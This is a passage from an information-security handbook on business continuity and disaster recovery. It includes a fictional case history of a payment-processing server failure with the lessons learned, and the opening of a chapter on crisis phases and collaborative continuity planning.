An excellent example of a successful business resumption scenario was the ability of United Airlines to continue its operations despite a fire that shut down its operational control center for three weeks in 1999. Despite controlling 2500 flights a day from that site, United was able to resume processing at its backup site in less than one hour, with the result that only one flight had to be canceled and a handful of other flights experienced minor delays. Fortuitously, this backup site was just in the final stages of acceptance testing as part of the development of a new business resumption plan.

Once a disaster has struck, the primary intent of the business groups is to resume operations with as little operational impact on critical systems as possible. Simultaneously, the disaster recovery plan implementation is beginning. The first goal of the disaster recovery plan is to prevent further damage. This means, first and foremost, ensuring personal safety. Then the disaster recovery plan splits into three areas: cleanup of the damaged site (salvage and repair), supporting the alternate business operations, and transition back to normal process.

The ultimate goal of the business resumption and disaster recovery plan is achieved when business operations are able to resume their normal or predisaster state. Failure to be able to maintain or resume operations in a timely manner results in a devastating statistic of nearly 50 percent total business failure.

To be effective, a business resumption and disaster recovery plan must be fully documented. Every responsibility and task, all software and hardware, communications links, and security requirements must be written out and available immediately when required. It is not sufficient to rely on personnel with a wealth of experience or understanding of the operations to be available for consultation in the middle of the disaster. When properly documented, any two people reading the document will reach the same conclusions and take the same actions. When this can be proven to be the case, then one can be assured that the documentation is thorough and clear.

A Case History

This case history is an actual sequence of events experienced by Serv-co (a fictitious name). There is a tremendous amount of information to be learned from this disaster — both to see the sequence of events that led up to and contributed to the disaster itself, and the lessons learned through the handling of the disaster.

Serv-co had a payments processing system (see Exhibit 138.1) that handled all of the incoming payments to the company — mailed checks, Internet payments, and payments handled by agents of Serv-co, including local banks and independent agents and representatives. The payment processing system handled in excess of 25,000 payments daily. The incoming payments were handled at three separate workstations (see Exhibit 138.1). The workstation operators would enter the payment amount and account number into the workstation. Once a thousand payments had been entered, the file was closed and transmitted to a central server. Attached to the file were control totals to assist in verification of file integrity and error detection. Once a day, the area manager would log on to the server and group all of the day's transaction files into one large file. Once some preliminary balancing had been done, the manager would establish a communications link to the legacy mainframe system that handled all customer account management and invoicing. The manager would transmit the cumulative file to the legacy system. Once received by the mainframe system, batch processes would be run that posted all of the payment activity to the individual customer accounts.

Unfortunately, one day the payment processing system failed.

The failure of the payment processing system happened, as most failures seem to do, on a Friday afternoon in mid-summer when most people's minds are already at the beach. The area manager called the support vendor and reported a strange error code that had been encountered when she tried to transfer the day's payments summary file to the mainframe system.

Being late on a Friday, it was agreed that the support company, referred to as Maint Group, would come out to Serv-co's location first thing Monday morning to investigate and correct the problem. This was not




EXHIBIT 138.1 Payments system layout.

considered a serious problem. In the past, it had happened that minor system failures or file errors and imbalances would delay the posting of customer payments to their accounts by a day or two.

With his usually cheerful greeting, Maint Group's technician arrived early Monday morning to repair the problem. It should be noted that Maint Group was not the original vendor of the equipment; Maint Group had assumed the maintenance contract when the original vendor failed and went out of business. Within moments, the helpful grin of the technician faded as he realized that despite his years of experience with this equipment, he had never encountered this error condition. At this point, the value of a large vendor with a network of offices and a second-tier support group became apparent. Although this was not a common error, the technician was able to obtain assistance through contact with another branch (see Exhibit 138.2).

The error turned out to be a hard drive disk failure requiring the replacement of the hard drive. Here the first major deficiencies of the Serv-co payment processing system became clear. When Serv-co had purchased the system, instead of purchasing a server-class machine, the system server only included one hard drive and one power supply. Because of this, Serv-co's own Information Systems Standards Group had refused to accept the maintenance and oversight of the system.

EXHIBIT 138.2 Vendor Selection

When making a new purchase of hardware or software, or making the decision about in-house support or outsourced maintenance agreements, the choice of vendor is critical. Many times, the number of firms to choose from may be limited, especially when proprietary products are involved. However, where possible, a company or agency should ensure that it retains sufficient skills in-house to be able to perform or oversee basic updates and tasks. This is a safeguard against vendor failure or vendor labor disruption. Also, the choice of a large vendor may be more expensive than a local, smaller vendor. The larger vendor may have more technical and equipment support available for that price, whereas the smaller vendor may be able to provide faster or a more-personal level of service. Ensure that the choice of vendor includes a review of whether the vendor has adequate support systems in place to deal with abstract or custom problems and has ready access to spare components; although there may be a higher cost for such support, it can be critical in a disaster scenario.

Since the original purchase, the Payment Processing group had also moved to a new location. This meant a move of their workstations and server to a new facility. The equipment was located in a secure room; however, no provisions had been made for a proper power supply (UPS), nor were the proper environmental conditions provided for the equipment. This included mounting the server itself on a shelf over a desk. In addition, no secure and organized storage facility was provided for the backup tapes. The Payments Processing workgroup had several employees who had a keen interest in computers and were enthusiastic about looking after the equipment; however, without proper training and knowledge, they were unable to identify some of the basic deficiencies in the setup of the system.

As with many corporations, Serv-co had undergone some major restructuring a few years earlier. As part of this, several of the employees who were most knowledgeable about the system were released from Serv-co as part of a downsizing initiative. Because there was little or no documentation for the system, much of the practical knowledge of the system departed with these individuals (see Exhibit 138.3).

Back to the case history. The technician now had to find a new hard drive for the server. Because the equipment was now more than 12 years old, it was obsolete and piece parts were becoming increasingly difficult to find. In fact, Maint Group had sent a note to Serv-co two years earlier, indicating that the hard drive for this system was manufacturer discontinued and had exceeded its life expectancy. Maint Group recommended immediate replacement of the equipment. As a part of this notice, Maint Group also indicated that because of these limitations, it would only be able to continue to support the equipment on a "best effort" basis.

The technician was able to locate a hard drive in another city and arrangements were made to courier the hard drive to Serv-co for delivery first thing the next morning (Tuesday).

Tuesday morning the package arrived; the drive it contained was not the same one indicated by the label on the outside of the package. (Obviously, whenever a critical delivery of this type is required, the sender should take the necessary steps to verify the contents of the delivery.)

At this point, Serv-co had begun the transition from a minor inconvenience to a major disaster. Every day that passed caused an increase in the number of customers who have made payments to Serv-co and they received bills that did not reflect those payments. Moreover, these bills assessed the customers with an invalid late payment charge. This began to cause increased workload for the Customer Service Representatives and lead to poor customer relations and possibly even unwelcome media attention. By the end of this disaster, more than 15,000 customers had been affected.

Maint Group located two more hard drives in other parts of the country and arranged to have both sent to Serv-co for delivery the next morning. However, Wednesday morning arrived with no deliveries. Because of a labor disruption at the airline, the packages had been bumped off their flights and consequently did not arrive.

Thursday morning a replacement hard drive arrived and, with a great sense of relief, the technician began to install it. Once installed, the technician asked the local manager for the copies of the system backups so that he could begin to load the operating system onto the new drive. The manager reached across the shelf and passed the technician a stack of old tape cartridges. For several years since the downsizing of the "computer support" person for the group, the manager had faithfully been taking daily backups and storing them on these tapes. What she did not realize was that all she was backing up were the daily transaction files, not the operating system. Serv-co had no viable backup copy of its operating system.

The Maint Group technician called his technical support personnel and was told that a generic copy of the operating system was available, but that it would not contain any customization that had been built into the

EXHIBIT 138.3 Documentation

Documentation is perhaps the most critical resource in a disaster situation. When properly prepared, documentation allows all personnel involved to understand their tasks and responsibilities and how those tasks fit into the other activities surrounding the disaster. Ideally, documentation should be written in a clear, standard format so that no time or effort is lost trying to understand the flow of the documents. This means that any two people who read the documents will come to the same conclusion and undertake the same actions.

Documentation must be written for all processes and tasks surrounding a system, especially the routine or mundane daily tasks. Often, it is these tasks that no one knows how to do, or forgets, when the "expert" is sick or on vacation.

operating system by the original vendor (who, as one remembers, had since gone out of business). This generic copy was installed but it was not useable in its current state. Maint Group immediately began the task of writing patches to the operating system to meet the requirements of the Serv-co application. These patches were promised to be ready by the following Tuesday.

At this point, the customer impact had become critical and Serv-co began to examine its business continuity program. As a proper program should, it reflected the critical time factors that applied to this group. Management had accepted that payments processing was not as critical as some other services provided by Serv-co and rightfully had designed the plan to allow for a few days' delay before business process resumption. The business resumption plan prescribed a manual work-around of entering the payments into financial spreadsheets. These spreadsheets would then be FTP'd to the legacy mainframe systems and the batch processes adapted to read the new files. This was a tremendously labor-intensive operation, and a call went out to the various departments within Serv-co to provide personnel to work over the long holiday weekend to input these payments.

Because of the manual effort involved, more personnel were also required to examine the completed spreadsheets to detect errors. In fact, of the many spreadsheets created, only one was found to be totally error-free. The local Payments Processing manager called the Risk Management group to alert them of the implementation of their business continuity plan and was advised to "keep them posted." This was a breakdown in the role of the Risk Management group. With their knowledge of crisis management and process flow and their familiarity with contacting other groups such as Human Resources, Legal, and Corporate Communications, they could have provided a substantial level of assistance in handling this disaster. But like so many departments, Risk Management was short staffed due to vacations. Without this assistance and coordination, the local manager in Payments Processing was soon overwhelmed with calls from other groups for scheduling and recovery operations. The demands of this activity on the manager's time and the time of the other people in her group further impacted their ability to respond to the business needs. The other result of the lack of input from Risk Management was that proper communication with the unions on the property were not established and, instead of receiving support for their recovery efforts, the manager was soon faced with several grievances pertaining to people from the wrong jurisdiction doing another bargaining unit's work. This may not have been avoidable, depending on the overall tone of labor/management relations, but proper communication and involvement may have prevented further animosity and stress in an already tense situation.

On Tuesday morning, the Maint Group technician arrived with the patches for the operating system. Once installed, these patches provided some functionality but many of the error-detection and balancing controls were absent. Also, the server was unable to establish a communications link with the mainframe. The last time this link had been set up, it had taken two technicians three days to determine the correct settings. Once again, the documentation was missing, and with it, this critical piece of information. Fortunately, a copy of the configuration was found in the recycling bin by a LAN support person who had been doing an inventory of communications links several months earlier.

Over the next week, Serv-co was able to catch up on its payments processing, but the cost in manpower and goodwill was extensive.

It is noteworthy that at the time of this failure, Serv-co had already bought a replacement system but it had not yet been delivered by the vendor. This process had started more than two years earlier with the notification of the obsolete equipment, but it had encountered several hurdles along the way. Management had twice sent the purchase proposal back to the Payment Processing department to explore other options (such as outsourcing) and less-expensive solutions. This delayed the replacement long enough for the existing equipment to finally fail.

Once again, however, the Payments Processing area had purchased the replacement equipment without the input and oversight of the Information Systems Standards group. As a result, the new equipment was similar to the old equipment in that it only had a single hard drive and a single power supply. It was also designed as a stand-alone system and plans had not been made to back it up to the corporate enterprise storage system. In fact, the Information Systems Standards group had once again declared that it would not support the new system, and its only concern with the project was that the interface to its legacy systems would work correctly.

So, what did Serv-co learn from this disaster? And what can the reader learn? A lot.

Professional Support

Ensure that all systems are installed with the oversight of information systems (IS) professionals and according to corporate standards. The active involvement of the IS staff in the procurement and support of stand-alone systems will prevent many minor errors from turning into major disasters. If the corporation does not have the standards it needs to develop them, this will also prevent further holes from developing in the security infrastructure through incompatible equipment. The more standard the equipment is, the easier it is to have in-house knowledge and keep the correct operating system patches up to date. Standard equipment also allows for easier load sharing and minimizes single points of failure. As a part of this, all companies should ensure that they have knowledgeable support for all of their systems. Especially when a system has been developed by an outside contractor, ensure that the knowledge of the system is not lost at the completion of the project. Once this disaster was resolved, Serv-co's Payments Processing and IS departments began to cooperate and redesign the replacement system. This included a regular backup to the enterprise storage system and the purchase of server-class equipment.

Backups

It goes without saying that proper backups must be done on all operating systems. Often, it is configurations (communications, routers, etc.) and rule bases (firewalls) that are overlooked. In all cases, backups should be done often enough to ensure that a processing cycle can be rebuilt if necessary. There are many examples of situations in which a system has only kept two or three generations of certain files. In the event of a failure (especially when the failure was related to application program change), the on-call programmer tries to rerun the job. If the subsequent rerun fails, it could happen that the last good backup has already been aged off and deleted before the problem is corrected. It is also important to ensure that all legal requirements for backups are met, such as long-term retention of financial records.

There are many different types of backup media available these days, including various tape products and CDs. The latest documentation on CDs indicates that they have a life expectancy even in adverse conditions of up to 200 years. In that case, the lifespan of the product is not the problem; the challenge is to ensure that any encryption keys are securely stored and available, and the software needed to read the CDs is also available the day that the data is required.

When recording backups, always ensure that the backup copy is readable. One company recently attempted to recover from a disk-head write failure only to discover that four of its 20 newly purchased tape cartridges were faulty. When it comes to the point of needing to recover from a backup, if the backup is faulty, the extent of the problem grows exponentially.

Equipment Aging

More and more of the equipment in use in corporations and agencies these days has already exceeded its lifespan. This is especially true for hard drives, power supplies, and tapes. A regular inventory of all equipment should be taken and the equipment specifications reviewed to ensure that the equipment is still reliable.

Dependencies

Many systems and business processes are not even aware of the other systems that depend on them, and that they themselves depend on for processing. Detailed data flow diagrams showing all internal and external system dependencies should be drawn up so that if a system fails, it is immediately apparent who else has been affected. This is especially important for financial systems and areas subject to regulatory requirements where the absence of a file may not be noticed but could have significant impact on processing or legal penalties.

Encryption

If the system has any form of encryption, it is necessary to keep all keys in a secure place for retrieval. Often, once a system has been operating for some period of time, the keys are forgotten; and when the system experiences a failure, it can be extremely dangerous if the keys are unavailable. Whenever an employee is using

encryption for company documents or files, a copy of the keys should be retained in a secure, trusted location. It has happened that the loss of an employee through accident or termination has left a company unable to recover critical files. In one recent case, an employee who was about to be terminated for inappropriate behavior was able to hold the company "hostage" by refusing to disclose his keys and the administrative passwords to several key systems.

Vendor Failure

One of the most prevalent characteristics of the entire information processing field has to be vendor change. On a nearly daily basis, vendors are opening, closing, merging, or changing business direction. When this is accompanied by the rapid replacement of one technology with a newer product, this can have a significant impact on business resumption plans. Information systems professionals need to be continuously aware of the state of their vendor support network. A list of vendor phone numbers and contact lists must be kept together with the business resumption plan, and many plans should also include a commitment from vendors to supply new equipment on a priority basis in the event of a major failure.

Vendor-supplied software should be kept in escrow (held in trust by a third party) so that it is available if the vendor is unable to meet its maintenance or upgrade contractual conditions.

When purchasing new equipment, the risk is always whether it will continue to be manufactured and supported. More than one company has been unable to obtain a maintenance agreement for equipment that it had recently purchased because the vendor moved to a new line of business and abandoned a certain product line.

When selecting a vendor, the decision must be made whether to go with a possibly higher-priced vendor that has a large network of support and spare equipment availability, or with a smaller or local vendor and mitigate the risk through the purchase of spare parts or retaining greater in-house expertise.

BCP: Up to Date

To get a comprehensive and complete business resumption plan set up is difficult, but the effort does not stop there. A corporation, department, or agency still needs to identify the person responsible for the plan on an ongoing basis. Plans need to be reviewed at least once a year and after any major change in departmental structure. This responsibility should be built into the job description of the person who will maintain the business resumption plan and represent the department on the corporate Risk Management team. If the department does routine job reviews, the adherence to this responsibility should also be reviewed.

Union

Unions are a fact of life in many companies and agencies these days, and that places certain legal restrictions on the employees and managers. In most jurisdictions, it is illegal to negotiate a separate agreement with an individual who is represented by a union. Often in a crisis, a manager has attempted to negotiate a separate pay or compensation agreement directly with employees. This may seem practical but it can also be illegal and unenforceable. The business resumption plan must include a method of contacting a union representative for a unionized group that could be involved or affected by a business interruption. Hopefully, through prompt communication, the union can be available to assist in the recovery and personnel coordination activity, rather than add increased complexity to the disaster through labor disruption.

Whether or not there is a union on the property, the Human Resources department should be involved in the recovery efforts to ensure that any applicable labor codes or laws are being followed.

Risk Management Involvement

Many corporations and agencies now have a Risk Management group that has overall responsibility for coordinating the departmental plans, liason with external and internal groups, and leadership in a crisis. This group needs to have unrestricted access to the senior management of the company and must have the mandate to assist or lead in any business disruption. Without this mandate, Risk Management groups often have

difficulty obtaining the subject matter experts (SMEs) to assist in a crisis because a manager in another group has refused to release them from their regular duties.

The focus areas of this group in a crisis are communication, collaboration, control, and coordination (the 4 Cs). With a properly set up group, a corporation will avoid the "Alexander Haig syndrome" of competing groups unsure of who is in charge and delivering conflicting statements.

One of the members of this group, on an as-needed basis, should be a member of the Health and Safety group of the company. This is to ensure that proper attention is being paid to the health issues, both mental and physical, of individual workers in a crisis scenario.

In a disaster, the Risk Management group should also ensure that all advertising campaigns related to the company or the disaster are halted or amended, and that a separate individual or organization is monitoring the media and providing feedback on how the corporation's statement or message is being received in the community.

Two factors that can be missed in many Risk Management groups are housekeeping and security of the Emergency Operations Center (EOC) and the site of the failure during disaster recovery efforts. Limiting access to the EOC and keeping it clean and uncluttered will aid in the smooth operation of the center.

The EOC should have separate access lines for the families of employees that are involved in the recovery operation so that they can pass on messages or receive updates. The understanding and resolution of family issues are critical to the involved individuals being able to focus on the recovery efforts. In addition, the company should have a telephone line with an answering machine that provides regular updates to other employees not directly related to the crisis. This can also be used to relay worksite and reporting information to the employees.

A disaster recovery operation often includes the disbursement of funds that exceeds the normal limit of local managers. A chain of command that accelerates the approval process or grants an increased spending limit on a temporary basis should be developed. There also needs to be a payroll process or provision for advance funds to be released to the families and individuals affected by the crisis.

The Risk Management group should have a list of the major customers of a company so that calls can immediately be made to these firms indicating that the company is still operational and outlining revised contact methods. This may prevent the loss of contracts or eroded confidence by the client community.

Downsizing

Downsizing has had a devastating effect on information systems security. It has led to the amalgamation of many functions, thereby removing separation of duties, and it has led to many individuals assuming responsibility for many tasks for which they have not received adequate training or experience. This is where inadequate documentation can harm a corporation. Often, many of the little jobs that were being done and the reasons for those actions are lost once a person has been released. Support people are especially vulnerable to downsizing because the benefit and importance of their work is not realized.

Downsizing also impacts morale and loyalty to the corporation. It has been estimated that a downsizing initiative deprives a corporation of four week's worth of productivity. Increased attention to security risks and possible malicious behavior must be included in the activity of the information systems security professional at this time. Most estimates are that 10 percent of an employee base will take advantage of an opportunity to defraud a corporation at any time. During a period of downsizing, this will usually rise to approximately 30 percent.

Documentation

Although documention was previously discussed, it is timely to add one further comment. Following any failure or test of the business resumption plan or a disaster recovery effort, review all documentation promptly to record all improvements and amendments to the documentation. Ensure that only the latest version of documentation is available (this can be accomplished by numbering the documents).

Partial Processing: Who Gets Priority

During a disaster every department wants priority service. This is not the time to make these decisions or to try to juggle multiple tasks. An integral part of developing business resumption and disaster recovery plans is to determine which areas of the company get first attention. In many plans, the plan does not include enough hardware or processing power to recover all business processes. Ensure that the correct ones are the ones that are recovered. Once a plan has been developed, have all managers sign off on it so that they realize and accept who will get first priority in the event of an incident.

Multiple Disasters: Be Aware of Other Disasters that May Impact the Primary Recovery Site

A daily task of the Risk Management group, and all business resumption planners, has to be monitoring of ongoing events that could affect a corporation's business processes or disaster recovery plans. For example, a corporation should attempt never to be surprised by an event at a neighboring facility or an environmental hazard that affects its ability to operate. This includes an awareness of ongoing disasters that may be affecting its disaster plan. An example of this was experienced following the World Trade Center bombing. A few weeks later, another company that lost its data center due to a structural failure (heavy snow load on the roof) was unable to move into its contracted hot site as planned because it was already in use by companies displaced from the World Trade Center. If that company had been attentive to this, it could have realized that this would have an effect on its disaster recovery plans and taken measures to arrange for an alternate site if necessary prior to its own failure.

A disaster recovery plan may be needed for an extended period of time; recent ice storms, for example, have disrupted commercial power for some firms for several weeks. Despite the fact that they were able to initially resume business operations, they were unable to continue because they only planned for providing alternate power for a few days.

Summary

Information systems security professionals have become keys players in the whole field of business resumption planning and disaster recovery. This is a radical departure from the normal duties of most information systems security personnel. Rather than a strictly technical or systems understanding, it requires them to gain an understanding of the entire business process and how they can support and enable those processes in a disaster scenario. The knowledgeable and professional advice that information systems security professionals provide will also significantly enhance the ability of most organizations, corporations, and agencies to prepare for and react to any incidents that could impair their business processes or threaten their very survival in a competitive and fast-moving marketplace.

References

1. Quantum Corporation, Disaster Readiness of BCP Professionals, *Disaster Recovery Journal,* 13, 1.

Business Continuity Planning: A Collaborative Approach

Kevin Henry, CISA, CISSP

Business continuity planning (BCP) has received more attention and emphasis in the past year than it has probably had cumulatively during the past several decades. This is an opportune time for organizations to leverage this attention into adequate resourcing, proper preparation, and workable business continuity plans. Business continuity planning is not glamorous, not usually considered to be fun, and often a little mundane. It can have all the appeal of planning how to get home from the airport at the end of an all-too-short vacation.

This chapter examines some of the factors involved in setting up a credible, useful, and maintainable business continuity program. From executive support through good leadership, proper risk analysis and a structured methodology, business continuity planning depends on key personnel making business-oriented and wise decisions, involving user departments and supporting services.

Business continuity planning can be defined as preparing for any incident that could affect business operations. The objective of such planning is to maintain or resume business operations despite the possible disruption. BCP is a preincident activity, working closely with risk management to identify threats and risks and reducing the likelihood or impact of any of these risks occurring. Many such incidents develop into a crisis, and the focus of the effort turns to crisis management. It is at this time that the value of prior planning becomes apparent.

The format of this chapter is to outline the responsibilities of information systems security personnel and information systems auditors in the BCP process. A successful BCP program is one that will work when needed and is built on a process of involvement, input, review, testing, and maintenance. The challenge is that a BCP program is developed in times of relative calm and stability, and yet it needs to operate in times of extreme stress and uncertainty. As we look further into the role of leadership in this chapter, we will see the key role that the leader has in times of crisis and the importance of the leader's ability to handle the extreme stress and pressures of a crisis situation.

A significant role of the BCP program is to develop a trained and committed team to lead, manage, and direct the organization through the crisis.

Through this chapter we will examine the aspects of crisis development, risk management, information gathering, and plan preparation. We will not go into as much detail about the plan development framework because this is not normally a function of IT or security professionals, yet understanding the role and intent of the business continuity program coordinator will permit IT professionals to provide effective and valued assistance to the BCP team.

So what is the purpose of the BCP program? It is to be prepared to meet any potential disruption to a business process with an effective plan, the best decisions, and a minimization of interruption.

A BCP program is developed to prepare a company to recover from a crisis — an event that may have serious impact on the organization, up to threatening the survival of the organization itself. Therefore, BCP is a process that must be taken seriously, must be thorough, and must be designed to handle any form of crisis that may occur. Let us therefore look at the elements of a crisis so that our BCP program will address it properly.

The Crisis

A crisis does not happen in isolation. It is usually the combination of a number of events or risks that, although they may not be catastrophic in themselves, in combination they may have catastrophic results. It has sometimes been said that it takes three mistakes to kill you, and any interruption in this series of events may prevent the catastrophe from taking place. These events can be the result of preexisting conditions or weaknesses that, when combined with the correct timing and business environment, initiate the crisis. This can be called a "catalyst" or "crisis trigger."

Once the crisis has begun, it evolves and grows, often impacting other areas beyond its original scope and influence. This growth of the crisis is the most stressful period for the people and the organization. This is the commencement of the crisis management phase and the transition from a preparatory environment to a reactionary environment. Decisions must be made on incomplete information amid demands and pressure from management and outside groups such as the media and customers. An organization with an effective plan will be in the best position to survive the disaster and recover; however, many organizations find that their plan is not adequate and are forced to make numerous decisions and consider plans of action not previously contemplated. Unfortunately, most people find that Rudin's Law begins to take effect:

> When a crisis forces choosing among alternatives, most people will choose the worst possible one.
>
> **— Rudin's Law**

Let us take a closer look at each of these phases of a crisis and how we can ensure that our BCP program addresses each phase in an effective and timely manner.

Preexisting Conditions

In a sporting event, the opposition scores; when reviewing the video tapes later, the coach can clearly see the defensive breakdowns that led to the goal. A player out of position, a good "deke" by the opponent (used in hockey and soccer when an opposing player fools the goalie into believing that he is going in one direction and yet he actually goes in a different direction, thereby pulling the goaltender out of position and potentially setting up a good opportunity to score), a player too tired to keep pace — each contributing to the ability of the unwanted event to occur. Reviewing tapes is a good postevent procedure. A lot can be learned from previous incidents. Preparations can be made to prevent recurrence by improvements to the training of the players, reduction of weakness (maybe through replacing or trading players), and knowledge of the techniques of the opponents.

In business we are in a similar situation. All too often organizations have experienced a series of minor breakdowns. Perhaps they never became catastrophes or crises, and in many cases they may have been covered up or downplayed. These are the best learning events available for the organization. They need to be uncovered and examined. What led to the breakdown or near-catastrophe, what was the best response technique, who were the key players involved — who was a star, and who, unfortunately, did not measure up in times of crisis? These incidents uncover the preexisting conditions that may lead to a much more serious event in the future. Examining these events, documenting effective response techniques, listing affected areas, all provide input to a program that may reduce the preexisting conditions and thereby avert a catastrophe — or at least assist in the creation of a BCP that will be effective.

Other methods of detecting preexisting conditions are through tests and audits, interviewing the people on the floor, and measuring the culture of the organization. We often hear of penetration tests — what are they designed to do? Find a weakness before a hostile party does. What can an audit do? Find a lack of internal control or a process weakness before it is exploited. Why do we talk to the people on the floor? In many cases, simply reading the policy and procedure manuals does not give a true sense of the culture of the organization. One organization that recently received an award for its E-commerce site was immediately approached by several other organizations for a description of its procedure for developing the Web site. This was willingly provided — except that in conversation with the people involved, it was discovered that in actual fact the

process was never followed. It looked good on paper, and a lot of administrative time and effort had gone into laying out this program; but the award-winning site was not based on this program. It was found to be too cumbersome, theoretical, and, for all intents and purposes, useless. Often, merely reviewing the policy will never give the reader a sense of the true culture of the organization. For an effective crisis management program and therefore a solid, useable BCP program, it is important to know the true culture, process, and environment — not only the theoretical, documented version.

One telecommunications organization was considering designing its BCP for the customer service area based on the training program given to the customer service representatives. In fact, even during the training the instructors would repeatedly say, "This may not be the way things will be done back in your business unit, this is the ideal or theoretical way to do things; but you will need to learn the real way things are done when you get back to your group." Therefore, a BCP program that was designed according to the training manual would not be workable if needed in a crisis. The BCP needs to reflect the group for which it is designed. This also highlighted another risk or preexisting condition. The lack of standardization was a risk in that multiple BCP programs had to be developed for each business operation, and personnel from one group may not be able to quickly assume the work or personnel of another group that has been displaced by a crisis. Detecting this prior to a catastrophe may allow the organization to adjust its culture and reduce this threat through standardization and process streamlining.

One of the main ways to find preexisting conditions is through the risk analysis and management process. This is often done by other groups within and outside the organization as well — the insurance company, the risk management group, internal and external audit groups, security, and human resources. The BCP team needs to coordinate its efforts with each of these groups — a collaborative approach so that as much information is provided as possible to design and develop a solid, workable BCP program. The human resources group in particular is often looking at risks such as labor difficulties, executive succession, adequate policy, and loss of key personnel. These areas also need to be incorporated into a BCP program.

The IT group plays a key role in discovering preexisting conditions. Nearly every business process today relies on, and in many cases cannot operate without, some form of IT infrastructure. For most organizations this infrastructure has grown, evolved, and changed at a tremendous rate. Keeping an inventory of IT equipment and network layouts is nearly impossible. However, because the business units rely so heavily on this infrastructure, no BCP program can work without the assistance and planning of the IT group. From an IT perspective, there are many areas to be considered in detecting preexisting conditions: applications, operating systems, hardware, communications networks, remote access, printers, telecommunications systems, databases, Internet links, stand-alone or desktop-based systems, defense systems, components such as anti-virus tools, firewalls, and intrusion detection systems, and interfaces to other organizations such as suppliers and customers.

For each component, the IT group must examine whether there are single points of failure, documented lists of equipment including vendors, operating version, patches installed, users, configuration tables, backups, communications protocols and setups, software versions, and desktop configurations. When the IT group has detected possible weaknesses, it may be possible to alert management to this condition as a part of the BCP process in order to gain additional support for new resources, equipment, or support for standardization or centralized control.

The risk in many organizations is the fear of a "shoot the messenger" reaction from management when a potential threat has been brought to the attention of management. We all like to hear good news, and few managers really appreciate hearing about vulnerabilities and recommendations for increased expenditures in the few moments they have between budget meetings. For that reason, a unified approach using credible facts, proposals, solutions, and costs, presented by several departments and project teams, may assist the IT group in achieving greater standards of security and disaster preparedness. The unfortunate reality is that many of the most serious events that have occurred in the past few years could have been averted if organizations had fostered a culture of accurate reporting, honesty, and integrity instead of hiding behind inaccurate statistics or encouraging personnel to report what they thought management wanted to hear instead of the true state of the situation. This includes incidents that have led to loss of life or financial collapse of large organizations through city water contamination, misleading financial records, or quality-of-service reporting.

It is important to note the impact that terrorist activity has had on the BCP process. Risks that had never before been seriously considered now have to be contemplated in a BCP process. One of the weaknesses in some former plans involved reliance on in-office fireproof safes, air transit for key data and personnel, and proximity to high-risk targets. An organization not even directly impacted by the actual crisis may not be able to get access to its location because of crime-scene access limitations, clean-up activity, and infrastructure

breakdowns. Since the terrorist actions in New York, several firms have identified the area as a high-risk location and chosen to relocate to sites outside the core business area. One firm had recently completed construction of a new office complex close to the site of the terrorist activity and has subsequently chosen to sell the complex and relocate to another area.

On the other hand, there are several examples of BCP programs that worked properly during the September 11, 2001, crisis, including tragic incidents where key personnel were lost. A BCP program that is properly designed will operate effectively regardless of the reason for the loss of the facility, and all BCP programs should contemplate and prepare for such an event.

Crisis Triggers

The next step in a crisis situation is the catalyst that sets off the chain of events that leads to the crisis. The trigger may be anything from a minor incident to a major event such as a weather-related or natural disaster, a human error or malicious attack, or a fire or utility failure. In any event, the trigger is not the real problem. An organization that has properly considered the preconditions that may lead to a crisis will have taken all precautions to limit the amount of damage from the trigger and hopefully prevent the next phase of the crisis — the crisis expansion phase — from growing out of control. Far too often, in a *post mortem* analysis of a crisis, it is too easy to focus on the trigger for the event and look for ways to prevent the trigger from occurring — instead of focusing on the preconditions that led to the extended impact of the crisis.

When all attempts have been made to eliminate the weaknesses and vulnerabilities in the system, then attention can be given to preventing the triggers from occurring.

Crisis Management/Crisis Expansion

As the crisis begins to unfold, the organization transitions from a preparatory stage, where the focus is on preventing and preparing for a disaster, to a reactionary stage, where efforts are needed to contain the damage, recover business operations, limit corporate exposure to liability and loss, prevent fraud or looting, begin to assess the overall impact, and commence a recovery process toward the ultimate goal of resumption of normal operations. Often, the organization is faced with incomplete information, inadequate coordinating efforts, complications from outside agencies or organizations, queries and investigations by the media, unavailability of key personnel, interrupted communications, and personnel who may not be able to work together under pressure and uncertainty.

During a time of crisis, key personnel will rise to the occasion and produce the extra effort, clarity of focus and thought, and energy and attitude to lead other personnel and the organization through the incident. These people need to be noticed and marked for involvement in future incident preparation handling. Leadership is a skill, an art, and a talent. Henry Kissinger defines leadership as the ability to "take people from where they are to places where they have never been." Like any other talent, leadership is also a learned art. No one is born a perfect leader, just as no one is born the world's best golfer. Just as every professional athlete has worked hard and received coaching and guidance to perfect and refine his ability, so a leader needs training in leadership style, attention to human issues, and project planning and management.

One of the most commonly overlooked aspects of a BCP program is the human impact. Unlike hardware and software components that can be counted, purchased, and discarded, the employees, customers, and families impacted by the crisis must be considered. No employee is going to be able to provide unlimited support — there must be provisions for rest, nourishment, support, and security for the employees and their families.

The crisis may quickly expand to several departments, other organizations, the stock market, and community security. Through all of this the organization must rapidly recognize the growth of the disaster and be ready to respond appropriately.

The organization must be able to provide reassurance and factual information to the media, families, shareholders, customers, employees, and vendors. Part of this is accomplished through knowing how to disseminate information accurately, representing the organization with credible and knowledgeable representatives, and restricting the uncontrolled release of speculation and rumor. During any crisis, people are looking for answers, and they will often grasp and believe the most unbelievable and ridiculous rumors if there is no access to reliable sources of information. Working recovery programs have even been interrupted and halted by the spread of inaccurate information or rumors.

